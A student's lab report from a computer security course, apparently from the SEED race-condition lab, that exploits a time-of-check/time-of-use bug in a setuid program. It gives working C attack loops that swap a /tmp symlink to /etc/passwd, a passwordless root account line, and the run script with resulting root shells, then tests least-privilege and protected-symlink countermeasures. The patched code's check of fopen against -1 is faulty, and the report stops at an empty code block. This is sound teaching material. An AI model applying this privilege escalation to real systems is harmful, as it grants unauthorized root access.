
James Oswald
ICSI 424 - Computer Security
Lab 04

2.1 Initial Setup


I begin by disabling protected symlinks so that the race condition attack works.



```
[10/15/20 JO481765]seed@VM:~/.../sandbox$ sudo sysctl -
w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/15/20 JO481765]seed@VM:~/.../sandbox$
```


2.2 A Vulnerable Program

I save the vulnerable program vulp.c and compile it and make it a set uid program



```c
/*  vulp.c  */

#include <string.h>
#include <stdio.h>
#include <unistd.h>

int main(){
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE*fp;
    scanf("%50s", buffer); /* get user input */
    if(!access(fn, W_OK)){
        fp = fopen(fn, "a+");
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    }
    else printf("No permission \n");
}
```


The program is vulnerable to a race condition because we can change the target symlink of “tmp/XYZ” between access and fopen.



```
[10/15/20 JO481765]seed@VM:~/.../sandbox$ gcc vulp.c -o
 vulp
[10/15/20 JO481765]seed@VM:~/.../sandbox$ sudo chown ro
ot vulp
[10/15/20 JO481765]seed@VM:~/.../sandbox$  sudo chmod 4
755 vulp
```


2.3 Task 1: Choosing Our Target

Appending test:U6aMy0wojraho:0:0:test:/root:/bin/bash to the end of the password file to create a test account that can be logged into without a password.




```
bind:x:124:131::/var/cache/bind:/bin/false
mysql:x:125:132:MySQL Server,,,:/nonexistent:/b
user1:x:1001:1001::/home/user1:
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Logging into test via su and not entering a password when prompted



```
[10/15/20 J0481765]seed@VM:~$ su test
Password:
root@VM:/home/seed#
```


Deleting the test user and testing to make sure its gone



```
[10/15/20 J0481765]seed@VM:~$ sudo nano /etc/passwd
[10/15/20 J0481765]seed@VM:~$ su test
No passwd entry for user 'test'
[10/15/20 J0481765]seed@VM:~$
```


2.4 Task 2.A: Launching the Race Condition Attack

I begin by creating the simple program attack.c to unlink and relink /tmp/XYZ to /etc/passwd




```c

#include<unistd.h>

int main(){
    while(1){
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        usleep(100);
        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(100);
    }
}
```

Compiling and running my attack in a second terminal:




```
[10/15/20 J0481765]seed@VM:~/.../sandbox$ gcc -o attack
 attack.c
[10/15/20 J0481765]seed@VM:~/.../sandbox$ attack
```

I then put what i wish to append in an file called inputfile




```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

And use the provided shell program to run vulp until the attack works




```bash
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
    ./vulp < inputfile
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

At this point I encountered half an hour's worth of difficulties not having it write after 4 attempts and generating segfaults. I realized the cause of these errors was that after restarting my machine to make a copy of the VM recommended in the lab, fs.protected_symlinks was reset to 1, the moment i changed this back to 0, the attack succeeded within 30 seconds.




```
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/15/20 J0481765]seed@VM:~/.../sandbox$
```



```
[10/15/20 J0481765]seed@VM:~/.../sandbox$ su test
Password:
root@VM:/home/seed/lab04/sandbox# whoami
root
root@VM:/home/seed/lab04/sandbox#
```


2.5 Task 2.B: An Improved Attack Method

For this attack, I first changed the inputfile to create an account called test2 rather then test because I was unsure if writing a duplicate account name to /etc/passwd would be problematic.




```
test2:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

I then wrote a new attack file using the new method




```
#include <unistd.h>
#include <sys/syscall.h>
#include <linux/fs.h>


int main(){
    while(1){
        unsigned int flags = RENAME_EXCHANGE;
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        unlink("/tmp/ABC");
        symlink("/etc/passwd", "/tmp/ABC");
        syscall(SYS_renameat2, 0, "/tmp/XYZ", 0, "/tmp/ABC", flags);
    }
}
```

I was planning on playing around with usleep to test out how it it affected it with the new method, but it turns out to run fine without any usleep at all, which was a big problem for the previous method.
Compiling and running in a separate terminal




```
[10/15/20 J0481765]seed@VM:~/.../sandbox$ gcc -o attack
2 attack2.c
[10/15/20 J0481765]seed@VM:~/.../sandbox$ attack2
```

This new and improved method somehow got it on the 6th attempt.



```
[10/15/20 J0481765]seed@VM:~/.../sandbox$ bash attempt.
sh
No permission
No permission
No permission
No permission
No permission
STOP... The passwd file has been changed
[10/15/20 J0481765]seed@VM:~/.../sandbox$ cat /etc/pass
wd
```


And as we can see our new test2 account works



```
[10/15/20 J0481765]seed@VM:~/.../sandbox$ su test2
Password:
root@VM:/home/seed/lab04/sandbox# whoami
root
root@VM:/home/seed/lab04/sandbox# 
```


2.6 Task 3: Countermeasure: Applying the Principle of Least Privilege

I modify the original program using a seteuid to the real uid wrapper around the fopen and add some more error handling:




```
/*  vulp2.c  */

#include <string.h>
#include <stdio.h>
#include <unistd.h>

int main(){
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE*fp;
    scanf("%50s", buffer); /* get user input */
    if(!access(fn, W_OK)){
        uid_t effuid = geteuid();
        uid_t realuid = getuid();
        seteuid(realuid);
        fp = fopen(fn, "a+");
        if((int)fp != -1){
            fwrite("\n", sizeof(char), 1, fp);
            fwrite(buffer, sizeof(char), strlen(buffer), fp);
            fclose(fp);
        }else{
            printf("No permission\n");
        }
        seteuid(effuid);
    }
    else
        printf("No permission \n");
}
```

I compile it




```
[10/15/20 J0481765]seed@VM:~/.../sandbox$ gcc -o vulp2
vulp2.c
[10/15/20 J0481765]seed@VM:~/.../sandbox$ 
```

I then run the attack in a second terminal



```
[10/15/20 J0481765]seed@VM:~/.../sandbox$ attack
```


And then run a new version of attempt.sh which just runs vulp2 instead of vulp, after ~10 minutes of running, the attack program is unable to modify the passwd file.



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
^C
```


2.7 Task 4: Countermeasure: Using Ubuntu's Built-in Scheme

Finally for the last task I re-enable fs.protected_symlinks and observe the results.




```
